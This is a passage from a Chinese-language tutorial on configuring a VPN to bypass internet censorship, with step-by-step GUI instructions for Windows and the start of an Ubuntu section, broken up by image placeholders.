


图7

Internet地址栏填写VPN域名地址，目标名称随意，点击下一步（如图8）。

填写你注册的用户名和VPN登录密码，点击“连接”（如图9）。




图8




图9

很快就能通过验证，此时你就可以翻墙了（如图10）。




图10

三、Ubuntu Linux下设置VPN翻墙

Ubuntu的最新版本是11.04 alpha，LTS版本最新为10.04，以下操作全版本通用。

在屏幕右上方托盘区打开网络连接，选择VPN选项卡（如图11）。




图11

然后点击添加按钮（如图12）。

